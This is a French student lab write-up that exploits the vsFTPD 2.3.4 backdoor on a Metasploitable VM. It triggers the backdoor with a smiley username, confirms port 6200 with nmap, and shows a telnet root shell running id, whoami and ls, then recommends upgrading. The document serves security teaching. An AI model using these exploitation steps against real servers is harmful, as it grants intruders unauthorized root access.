
Etape 4 : Sélectionnez une vulnérabilité


- Quel est le logiciel et la version de l'application FTP qui tourne sur metasploitable. Faites un imprim-écran pour montrer ce que vous avez trouvé.

Au fond de la liste des vulnérabilités, il y a des infos dans lesquelles nous avons également beaucoup de choses intéressantes à savoir.


Et là on retrouve :

vsFTPD 2.3.4





- Cette version particulière contient une porte dérobée qui a été glissée dans le code. Si une connexion FTP est initiée avec le nom d'utilisateur « backdoored:) », la porte dérobée ouvrira un shell d'écoute sur le port 6200. Essayez de vous connecter au serveur FTP (port 21) avec le nom d'utilisateur “testeur:)”. Faites un imprim écran pour montrer ce que vous avez fait.



- **Verifiez que le port 6200 est bien ouvert avec nmap. Faites un imprim écran pour montrer ce que vous avez trouvé.**

```
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Thu 15:52

root@kali: -
File Edit View Search Terminal Help
root@kali:~# nmap 10.0.2.9 -p6200
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-14 15:52 CEST
Nmap scan report for 10.0.2.9
Host is up (0.0011s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 08:00:27:81:20:30 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@kali:~#
```

- **Maintenant essayez de vous connecter sur le port 6200 avec un shell et montrez que vous avez la main en root. Faites un imprim écran pour le montrer.**

```
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
Thu 15:53
root@kali: -
File Edit View Search Terminal Help
root@kali:~# su
root@kali:~# telnet 10.0.2.9 6200
Trying 10.0.2.9...
Connected to 10.0.2.9.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
: command not found
whoami
: command not found
whoami;
root
: command not found
ls;
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: command not found
```

Une commande sans point-virgule ne fonctionne pas comme vous pouvez le constater ci-dessus avec « whoami »

- Quelle solution pourriez-vous proposer pour corriger cette vulnérabilité?

Il faut mettre à jour la version de vsFTPD qui est beaucoup trop ancienne.